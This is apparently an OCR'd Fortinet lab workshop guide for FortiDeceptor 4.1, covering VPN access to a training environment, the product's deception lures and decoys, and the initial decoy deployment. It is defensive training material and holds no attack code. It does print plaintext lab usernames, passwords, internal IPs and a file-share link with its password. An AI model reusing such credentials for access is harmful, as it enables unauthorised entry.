
Threat Prevention and Detection with FortiDeceptor

FortiDeceptor 4.1



FORTINET DOCUMENT LIBRARY
https://docs.fortinet.com

FORTINET VIDEO GUIDE
https://video.fortinet.com

FORTINET BLOG
https://blog.fortinet.com

CUSTOMER SERVICE & SUPPORT
https://support.fortinet.com

FORTINET TRAINING & CERTIFICATION PROGRAM
https://www.fortinet.com/training-certification

NSE INSTITUTE
https://training.fortinet.com

FORTIGUARD CENTER
https://www.fortiguard.com

END USER LICENSE AGREEMENT
https://www.fortinet.com/doc/legal/EULA.pdf

FEEDBACK
Email: techdoc@fortinet.com

November 4, 2021
FortiDeceptor 4.1 Threat Prevention and Detection with FortiDeceptor
00-410-757775-20211104

TABLE OF CONTENTS

Change Log

Date	Change Description
2019-05-25	Initial release.

Introduction

FortiDeceptor allows organizations to rapidly create a fabricated deception network that lures attackers into revealing themselves. FortiDeceptor serves as an early warning system by providing accurate detection that correlates an attacker's activity details and lateral movement, indicating that a breach has happened. Threat intelligence gathered from the attacker can be applied automatically to inline security controls to stop attacks before any real damage is done.

Participants who attend this workshop will learn how to:

- Deploy deception hosts to uncover attacker activity
- Use the anti-reconnaissance and anti-exploit engine to correlate events into incidents and campaigns, giving SecOps the information they need to act upon
- Take action on discovered threat actor activity by integrating with the Fortinet Security Fabric to quarantine compromised hosts before they can do further damage

The Training Agenda will cover the following items below:

1. FortiDeceptor initial configuration and deploying decoy VMs
2. Attack the network and detect lateral movement
3. Increasing the deception surface by deploying deception lures
4. Integration with the Security Fabric for mitigation automation

1. FortiDeceptor Training Environment

1.1 General

The FortiDeceptor training environment is a cloud platform hosted on FWS and can be accessed via FNDN.

The requirements for accessing the FortiDeceptor training platform are:

- Laptop / PC
- Internet connection
- FortiClient
- Web browser
- Putty client

This lab was designed to assist you with the deployment and testing of the FortiDeceptor platorm. However, if you have never used FortiDeceptor before, we recommend experimenting with the plaform and Administration Guide on your own before completing this lab.


You can find FortiDeceptor recommended product videos / OT Attack Simulation here:

FortiDeceptor V.3	FortiDeceptor Testing Guide Against OT-Windows-Linux Decoys	https://video.fortinet.com/products/fortideceptor/3.0
FortiDeceptor V.3.3	• FortiDeceptor & FortiSOAR – protecting the OT network • FortiDeceptor integration with FortiNAC • FortiDeceptor Ransomware Detection	https://video.fortinet.com/products/fortideceptor/3.3
FortiDeceptor V.4.0	FortiDeceptor 4.0 What's New	https://video.fortinet.com/products/fortideceptor/4.0
	FortiDeceptor Attack Simulation Against OT Decoy	• https://fortinet.egnyte.com/dl/hcM8BzUzBD • Password: vz6JCw6k

1.2 FortiDeceptor Training Environment Topology

The FortiDeceptor training environment topology will have the following components:

- **FortiDeceptor Virtual appliance**: Deploy deception decoys and lures
- **FortiGate**: Provides network segmentation, network routing, internet, and VPN access to the training environment
- **Kali box**: Attacker tools framework
- **Windows 10**: Windows endpoint for deception lure deployment



1.3 Accessing the FortiDeceptor training environment

To access the FortiDeceptor training environment, please follow the instructions below:

SSL-VPN Access

Open your browser and access the link that was emailed to you from the FNDN system and use the credentials below:


- **Username**: fortideceptor
- **Password**: Fortideceptor12#

One VPN account can support two different end-users to access this lab.

After successful authentication, you can view the portal that will allow you to access the FortiDeceptor lab components.

Please allow 10-20 seconds to access the portal.

The SSL-VPN portal supports SSO, so all the devices should be logged in automatically. If you are prompted to provide your credentials, use your VPN credentials for access.




FortiClient

We highly recommend you access the lab over FortiClient. If you do not have FortiClient, you can download a free trial here: https://www.fortinet.com/support/product-downloads#vpn

Install the client and add a new connection with the following parameters:

VPN	SSL-VPN
Connection Name	FDC
Remote Gateway	Enter the IP address that was emailed to you from FNDN.
Customize Port	10443
Client Certificate	None
Username	fortideceptor



If you see an SSL certification popup, please approve it and use the following credentials to log in:

- **Username**: fortideceptor
- **Password**: FortiDeceptor12#

The VPN user account can support two VPN end-users at the same time. You can access the VPN from your laptop/pc directly to the FortiDeceptor.

Lab IP's:

Platform	IP Address	User credentials
FortiDeceptor IP (HTTP/SSH)	Acccess: https://192.168.1.100 2 users	• **Username** :fortideceptor • **Password**: FortiDeceptor12# • **Username1**: fortideceptor1 • **Password1**: FortiDeceptor123#
Windows10 IP (RDP)	192.168.2.200	• **Username**: fortideceptor • **Password**: FortiDeceptor12#
Kali IP (SSH/VNC)	192.168.2.201 You can use this user for multiple sessions.	• **Username**: fortideceptor • **Password**: FortiDeceptor12#

Before starting the FortiDeceptor LAB, please access the FortiDeceptor over SSH or the WEB UI and run the command `data-purge -a` to revert the FortiDeceptor to a clean state.

2. The FortiDeceptor Platform

2.1 FortiDeceptor Components

FortiDeceptor management console manages and operates the whole platform, including deployment, configuration, alerting, analysis, and ECO system integration.

FortiDeceptor offers a highly-scalable 3-tier architecture that combines three levels of deception:

- Server/ Endpoint Lures
- Medium Interaction Decoys (IoT/OT)
- High Interaction Decoys

Deception Lures can be deployed using existing infrastructure tools like A/D GPO, MS SCCM, etc.

A single FortiDeceptor Appliance can run 20 Deception VM's that support 480 IP addresses in total. Each IP address represents a single Decoy.

The Deception VM can be downloaded from the FortiDeceptor marketplace and allows the end-user admin to bring their own *Gold Image* and convert it to a Decoy using the FortiDeceptor Decoy Customization wizard.

2.2 FortiDeceptor Lures

The purpose of the FortiDeceptor Lure Package is to add breadcrumbs on real endpoints/servers and redirect an attacker to engage with a Decoy instead of a real asset. A Deception Lure is typically distributed to real endpoints and servers on the network to expand the deception surface.

The current FortiDeceptor Token Packages are:

Platform	Token Packages
Windows	• SMB • RDP • SSH • Cached Credentials • Fake network connections • HoneyDocs
Linux	• SMB (SAMBA) • RDP (xfreerdp) • SSH
MAC	• SMB (SAMBA) • RDP (xfreerdp) • SSH

When the FortiDeceptor Token Package is installed on a real Windows, Linux, or MAC endpoint, it increases the deception surface and redirects an attacker to engage with a Decoy instead of a real asset.

Effective Deception Lure technology should support these key points:

- Deploy Deception Lure data and configurations where attackers collect information.
- Deception Lure location must be Invisible to end-users (without affecting endpoint functionality).
- Deception Lure is accessible with user-level permissions. The attacker can access these lures early in the compromise activity and get detected, and potentially reduce the privileged escalation attack time.

2.3 FortiDeceptor Decoys

FortiDeceptor creates a network of Decoys to lure attackers and monitor their activities on the network. When attackers attack a Decoy, first, they generates an alert; second, their malicious activities are captured and analyzed in real-time to generate a mitigation and remediation response and protect the network.

The Current FortiDeceptor Decoys are:

Decoys	Lures
Windows	• Windows 7 • Windows 10 (can be deployed as a gold image) • Windows 2016 (deployed as a gold image) • Windows 2019 (deployed as a gold image)
Linux	• Ubuntu Desktop • CentOS

IoT/OT	• SCADA Decoy:
	  • 17 OT protocols
	  • 11 OT protocols
	• Medical Decoy:
	  • PACS
	  • DICOM
	  • Infusion Pump

VPN	• Fortinet SSL-VPN (FGT60E, FGT100F, FGT1500D, FGT2000E, FGT3700D)
Platform Decoys	• ERP • POS • GIT • SAP
IoT Decoys	• Cisco router • HP printer • IP Camera • Brother printer • Lexmark printer

Decoys	Lures
	• TPlink Router Modem

The Current FortiDeceptor monitor services are:


- **Windows**: RDP, SMB, HTTP/S, DB(SQL)
- **Linux**: SSH, SAMBA, HTTP/S
- **IoT/OT**: HTTP, FTP, TFTP, SNMP, MODBUS, S7COMM, BACNET, IPMI, TRICONEX, GUARDIAN-AST, IEC104, ENIP, DNP3
- **SSL VPN**: HTTPS
- **Platform**: HTTP/S, GIT,
- **Medical**: PACS, Telnet, FTP, DICOM
- **IoT**: SNMP, Telnet, HTTP/S, Jet-Direct, UPNP, CDP, RTSP

The current FortiDeceptor IP address capacity:

- A Single FortiDeceptor appliance (HW/VM) can host up to 20 Deception VM.
- A Single Deception VM supports up to 24 IP addresses, meaning 24 Decoys (each IP represents a Decoy).
- A Single FortiDeceptor appliance (HW/VM) can support up to 480 IP addresses.
- With 4 Decoys per segment on average, a single FortiDeceptor appliance (HW/VM) can support up to 128 segments (VLANS).

3. FortiDeceptor Initial Configuration & Decoy Deployment

3.1 FortiDeceptor Management Console: Administrator Tasks




Excercise: FortiDeceptor management console and configuration

In this exercise, we will familiarize ourselves with the FortiDeceptor management console and apply the initial configuration.


FortiDeceptor Administrator tasks:

1. Access the FortiDeceptor web management console via SSL–VPN (bookmark or https://192.168.1.100 if you are accessing the environment through a FortiClient).
2. Verify the FortiDeceptor has a valid license under the dashboard widget called *System Information*.
   We have already added the license in the lab environment.
   On a brand new deployment, you are required to register the license with FortiCloud and upload the license using the widget below.




3. Navigate to the Deception OS menu and initialize the Decoys, *win7*, *win10*, *Linux*, and *SCADA3*.
   We have already initialized the decoys in the lab environment. On a brand new appliance, you need to click *Download* next to each Decoy.
4. Navigate to the *Deployment Network* menu to *Add* a deployment network where the Decoy VM will be deployed.
   A *Deployment Network* is a network segment where the Decoy will be deployed. It can be configured as either a VLAN or a subnet. The deployment network must be configured before the Decoy VM can be deployed.
5. Now we are going to create the deployment network for the Decoy deployment (192.168.2.0/24).
   a. Click on *+Add New Vlan/Subnet*.
   b. Configure the following settings:

Name	deployment1
Interface	port2
Deploy Monitor IP/Mask	192.168.2.100/24
Default GW	192.168.2.1




3.2 FortiDeceptor Management Console: Decoy Deployment



We are now going to deploy the Decoy VM in the deployment network we just configured. To save time, we have already downloaded the Decoy and set up the firewall policy.


To deploy the Decoy VM in the deployment network :

1. From the FortiDeceptor web console, go to *Deception* > *Deployment Wizard*.
2. Under *Please select a template to start with:*, click the add (**+**) icon .



